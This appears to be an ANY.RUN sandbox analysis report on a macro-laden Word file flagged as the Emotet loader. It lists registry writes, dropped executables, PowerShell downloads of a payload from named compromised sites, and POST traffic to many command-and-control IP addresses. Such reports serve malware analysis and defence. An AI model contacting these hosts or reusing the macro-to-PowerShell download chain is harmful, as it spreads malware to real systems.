Operation:	write	**Name:**	Segoe Script
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Segoe UI
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Segoe UI Light
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Segoe UI Semibold
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Segoe UI Symbol
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Shonar Bangla
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Showcard Gothic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Shruti
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	SimHei
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Simplified Arabic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Simplified Arabic Fixed
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	SimSun
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	SimSun-ExtB
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Small Fonts
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Snap ITC
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Stencil
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Sylfaen
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Symbol
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	System
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tahoma
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tempus Sans ITC
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Terminal
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Times New Roman
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Traditional Arabic
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Trebuchet MS
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tunga
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tw Cen MT
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tw Cen MT Condensed
Value:	0		

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation:	write	**Name:**	Tw Cen MT Condensed Extra Bold

Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Utsaah
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Vani
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Verdana
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Vijaya
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Viner Hand ITC
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Vivaldi
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Vladimir Script
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Vrinda
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Webdings
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Wide Latin
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Wingdings
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Wingdings 2
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Wingdings 3
Value: 0

(PID) Process: (2728) WINWORD.EXE **Key:** HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\MathFonts
Operation: write **Name:** Yet R
Value: 0

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content
Operation: write **Name:** CachePrefix
Value:

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
Operation: write **Name:** CachePrefix
Value: Cookie:

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Operation: write **Name:** CachePrefix
Value: Visited:

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
Operation: write **Name:** ProxyEnable
Value: 0

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
Operation: write **Name:** SavedLegacySettings
Value: 460000003B010000090000000000000000000000000000000400000000000000C0E333BBEAB1D301000000000000000000000000000000000100000002000000C0A801640000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionReason
Value:	1		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionTime
Value:	AD686852DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecision
Value:	0		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadNetworkName
Value:	Network 3		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionReason
Value:	1		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionTime
Value:	AD686852DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecision
Value:	0		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDetectedUrl
Value:			

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionTime
Value:	093D1B5BDB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionTime
Value:	093D1B5BDB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	delete value	**Name:**	WpadDetectedUrl
Value:			

(PID) Process:	(2728) WINWORD.EXE	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\Trusted Documents
Operation:	write	**Name:**	LastPurgeTime
Value:	27137755		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionTime
Value:	BDFBA783DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionTime
Value:	BDFBA783DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionTime
Value:	E3E0469DDB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionTime
Value:	E3E0469DDB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}
Operation:	write	**Name:**	WpadDecisionTime
Value:	27A5AEB9DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation:	write	**Name:**	WpadDecisionTime
Value:	27A5AEB9DB8AD701		

(PID) Process:	(3164) regidle.exe	**Key:**	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{F776137C-8E37-487A-9B33-95FF0AD42602}

Operation: write **Name:** WpadDecisionTime
Value: 9B5347EADB8AD701

(PID) Process: (3164) regidle.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write **Name:** WpadDecisionTime
Value: 9B5347EADB8AD701

Files activity

Executable files	Suspicious files	Text files	Unknown types
2	3	0	3

Dropped files

PID	Process	Filename	Type
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\CVR442C.tmp.cvr **MD5:** — **SHA256:** —	—
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FIT0N66RBH0VW9F6ARSX.temp **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
2728	WINWORD.EXE	C:\Users\admin\AppData\Roaming\Microsoft\Templates\~$Normal.dotm **MD5:** 475553794AFCEFEC9B9C775CB4B7A133 **SHA256:** EDA472127C813AD9BAE1D0D5575D8FAA2B95568639563D81408EDB4C71962BA5	pgc
3828	POwersheLL.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF2b495c.TMP **MD5:** FF2E5687F6AE82AD7D5766EF1959944F **SHA256:** B4985E762E7471F122F8D6A9B7FF91E810B644CB827469EA77736E5A6107ED01	binary
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\VBE\MSForms.exd **MD5:** CC11BFD14D6ECC83477B69FF06C6C587 **SHA256:** A4E8F5821887AC26449C33D9B027CE31BE0E7203DD035C5DC7D34A9AEF01A6DA	tlb
2728	WINWORD.EXE	C:\Users\admin\AppData\Local\Temp\~$O-100120 CDW-102220.doc **MD5:** 2E7A3442236F2D50C669BC79188BBD69 **SHA256:** BF007001BACF8F6ABF371B0B2797B7D13B741879E1E5B76FB616A934318418A9	pgc
3828	POwersheLL.exe	C:\Users\admin\Jehhzda\Ben14fr\G_jugk.exe **MD5:** 92F58C4E2F524EC53EBE10D914D96CCB **SHA256:** 4A9E32BC5348265C43945ADAAF140B98B64329BD05878BC13671FA916F423710	executable
1640	G_jugk.exe	C:\Users\admin\AppData\Local\photowiz\regidle.exe **MD5:** 92F58C4E2F524EC53EBE10D914D96CCB **SHA256:** 4A9E32BC5348265C43945ADAAF140B98B64329BD05878BC13671FA916F423710	executable

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
18	25	4	27

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
3164	regidle.exe	POST	—	200.116.145.225:443	http://200.116.145.225:443/x4VtVzvRhVPEyfB/Xq02AK6oEVt/	CO	—	—	malicious
3164	regidle.exe	POST	—	96.126.101.6:8080	http://96.126.101.6:8080/VDpVH/OUmWd7VBXpU7L/VxWuduF/zT560LD/f6oH6uVWDWqAsckvA/U3LgE/	US	—	—	malicious
3828	POwersheLL.exe	GET	404	69.65.3.162:80	http://eubanks7.com/administrator/ubdDbB/	US	html	315 b	suspicious
3828	POwersheLL.exe	GET	200	35.214.215.33:80	http://lidoraggiodisole.it/cgi-bin/zLG879/	US	executable	368 Kb	malicious
3164	regidle.exe	POST	404	5.196.108.185:8080	http://5.196.108.185:8080/VznUAWLqI/pARcFNvv/EWIHClKKbva6/zQVAdPyKoQYwu/G2AcsRRGqJEa3/QNV1u3DgLR5dntG/	FR	html	564 b	malicious
3164	regidle.exe	POST	—	167.114.153.111:8080	http://167.114.153.111:8080/OxYV/8zgZIoGYStRl/Jk8OOBe/HRAZSzsYY/9IpMzzRmtoHM/	CA	—	—	malicious
3164	regidle.exe	POST	—	194.187.133.160:443	http://194.187.133.160:443/Nqdlz/w2BG/	BG	—	—	malicious
3164	regidle.exe	POST	—	103.86.49.11:8080	http://103.86.49.11:8080/VCvOqXMjgEehauu/AyEp/O9Qn2/R6Rj7Gw9eOv6yJ/fC5a36YfopGe/Q2AwYvSohZiyaEtbbo/	TH	—	—	malicious
3164	regidle.exe	POST	—	98.174.164.72:80	http://98.174.164.72/ghMuzyNCNWN/kMmYdVIthxeVy/o2feo8eu7Jyv/O2M8WIf9SpyCp/yLVEV96eosyd5URJ477/8wdGXdz9k9hhJjWp/	US	—	—	malicious

3164	regidle.exe	POST	–	78.24.219.147:8080	http://78.24.219.147:8080/jCOc/oQQPMafJlpMi6n3/Pbao/K7oB22aAUKQ6lA6r/GoOMY/	RU	–	–	malicious
3164	regidle.exe	POST	–	50.245.107.73:443	http://50.245.107.73:443/ukXclsljsvd7W/h2VQlYqB/csuQkgUqIkakMvQRJ9/NCjJodG/	US	–	–	malicious
3164	regidle.exe	POST	404	110.145.77.103:80	http://110.145.77.103/QZvVQ6o1I/DYk9QgXU/HtoxMCRHbYCJhgamW/5NsCejn3/	AU	xml	345 b	malicious
3164	regidle.exe	POST	–	46.105.131.79:8080	http://46.105.131.79:8080/oV2K/XHZup/CTQWFKqxFIT0oqDWogh/	FR	–	–	malicious
3164	regidle.exe	POST	–	94.200.114.161:80	http://94.200.114.161/v0tlQ4Z5/R84ag0nc0dg3odC/zvUg/	AE	–	–	malicious
3164	regidle.exe	POST	–	61.19.246.238:443	http://61.19.246.238:443/pwYYgXxoA7/	TH	–	–	malicious
3164	regidle.exe	POST	–	102.182.93.220:80	http://102.182.93.220/aslObAT/aWCxrvfEoB/	ZA	–	–	malicious
3164	regidle.exe	POST	–	209.54.13.14:80	http://209.54.13.14/C3HFrnFtzRKRsRMD/	US	–	–	malicious
3164	regidle.exe	POST	–	186.70.56.94:443	http://186.70.56.94:443/PW0uy1xAyA/	EC	–	–	malicious

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
3164	regidle.exe	167.114.153.111:8080	–	OVH SAS	CA	malicious
3164	regidle.exe	194.187.133.160:443	–	Blizoo Media and Broadband	BG	malicious
3164	regidle.exe	103.86.49.11:8080	–	Bangmod Enterprise Co., Ltd.	TH	malicious
3164	regidle.exe	5.196.108.185:8080	–	OVH SAS	FR	malicious
3164	regidle.exe	98.174.164.72:80	–	Cox Communications Inc.	US	malicious
3828	POwersheLL.exe	69.65.3.162:80	eubanks7.com	GigeNET	US	suspicious
3164	regidle.exe	200.116.145.225:443	–	EPM Telecomunicaciones S.A. E.S.P.	CO	malicious
3828	POwersheLL.exe	35.214.215.33:80	lidoraggiodisole.it	–	US	suspicious
3164	regidle.exe	78.24.219.147:8080	–	JSC ISPsystem	RU	malicious
3164	regidle.exe	50.245.107.73:443	–	Comcast Cable Communications, LLC	US	malicious
3164	regidle.exe	96.126.101.6:8080	–	Linode, LLC	US	malicious
3164	regidle.exe	94.200.114.161:80	–	Emirates Integrated Telecommunications Company PJSC (EITC-DU)	AE	malicious
3164	regidle.exe	209.54.13.14:80	–	New Wave Communications	US	malicious
3164	regidle.exe	61.19.246.238:443	–	The Communication Authoity of Thailand, CAT	TH	malicious
3164	regidle.exe	110.145.77.103:80	–	Telstra Pty Ltd	AU	malicious
3164	regidle.exe	186.70.56.94:443	–	Satnet	EC	malicious
3164	regidle.exe	46.105.131.79:8080	–	OVH SAS	FR	malicious
3164	regidle.exe	102.182.93.220:80	–	–	ZA	malicious
3164	regidle.exe	142.112.10.95:20	–	Bell Canada	CA	malicious
3164	regidle.exe	194.4.58.192:7080	–	–	–	malicious
–	–	142.112.10.95:20	–	Bell Canada	CA	malicious

DNS requests

Domain	IP	Reputation
eubanks7.com	69.65.3.162	suspicious
erkala.com	–	whitelisted
lidoraggiodisole.it	35.214.215.33	malicious
dns.msftncsi.com	131.107.255.255	shared

Threats

PID	Process	Class	Message

3828	POwersheLL.exe	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP
3828	POwersheLL.exe	Potentially Bad Traffic	ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
3828	POwersheLL.exe	Misc activity	ET INFO EXE - Served Attached HTTP
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)
3164	regidle.exe	Potentially Bad Traffic	ET POLICY HTTP traffic on port 443 (POST)
3164	regidle.exe	Potentially Bad Traffic	AV POLICY HTTP traffic on port 443 to IP host (POST)

Debug output strings

No debug info

General Info

File name:	CMO-100120 CDW-102220.doc
Full analysis:	https://app.any.run/tasks/90b76d7b-8df6-43c5-90ec-d4bbcfb4fa19
Verdict:	Malicious activity
Threats:	**Emotet** Emotet is one of the most dangerous trojans ever created. Over the course of its lifetime, it was upgraded to become a very destructive malware. It targets mostly corporate victims but even private users get infected in mass spam email campaigns.
Analysis date:	August 06, 2021, 15:53:47
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	macros macros-on-open generated-doc emotet-doc emotet loader trojan
Indicators:	
MIME:	application/msword
File info:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Minima., Author: Mael Schneider, Template: Normal.dotm, Last Saved By: Noa Masson, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Thu Oct 22 07:54:00 2020, Last Saved Time/Date: Thu Oct 22 07:54:00 2020, Number of Pages: 1, Number of Words: 3675, Number of Characters: 20950, Security: 8
MD5:	27E3A6A2A661389C26F2CA9CBF39CC0F
SHA1:	91257B16C8EA0A0C236F9824672ABF04E118C5C9
SHA256:	E2D2EBAFC33D7C7819F414031215C3669BCCDFB255AF3CBE0177B2C601B0E0CD
SSDEEP:	3072:aJivKie6B/w2yiWydwLQ/qR+zAf0Yjau23RW9Wn:aJiP/w2PtqReAf0YjARW9

Software environment set and analysis options

Launch configuration

Task duration:	300 seconds	**Heavy Evasion option:**	off	**Network geolocation:**	off
Additional time used:	240 seconds	**MITM proxy:**	off	**Privacy:**	Public submission
Fakenet option:	off	**Route via Tor:**	off	**Autoconfirmation of UAC:**	on
Network:	on				

Software preset

- Internet Explorer 11.0.9600.19596 KB4534251
- Adobe Acrobat Reader DC (20.013.20064)
- Adobe Flash Player 32 ActiveX (32.0.0.453)
- Adobe Flash Player 32 NPAPI (32.0.0.453)
- Adobe Flash Player 32 PPAPI (32.0.0.453)
- Adobe Refresh Manager (1.8.0)
- CCleaner (5.74)

Hotfixes

- Client LanguagePack Package
- Client Refresh LanguagePack Package
- CodecPack Basic Package
- Foundation Package
- IE Hyphenation Parent Package English
- IE Spelling Parent Package English
- IE Troubleshooters Package

- FileZilla Client 3.51.0 (3.51.0)
- Google Chrome (86.0.4240.198)
- Google Update Helper (1.3.36.31)
- Java 8 Update 271 (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft .NET Framework 4.5.2 (4.5.51209)
- Microsoft Office Access MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Access MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Access Setup Metadata MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Groove MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office IME (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office IME (Korean) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Language Pack 2010 - French/Français (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - German/Deutsch (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Italian/Italiano (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Japanese/日本語 (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Korean/한국어 (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil) (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Russian/русский (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Spanish/Español (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Turkish/Türkçe (14.0.4763.1013)
- Microsoft Office O MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office OneNote MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office OneNote MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (German) 2010 (14.0.4763.1000)
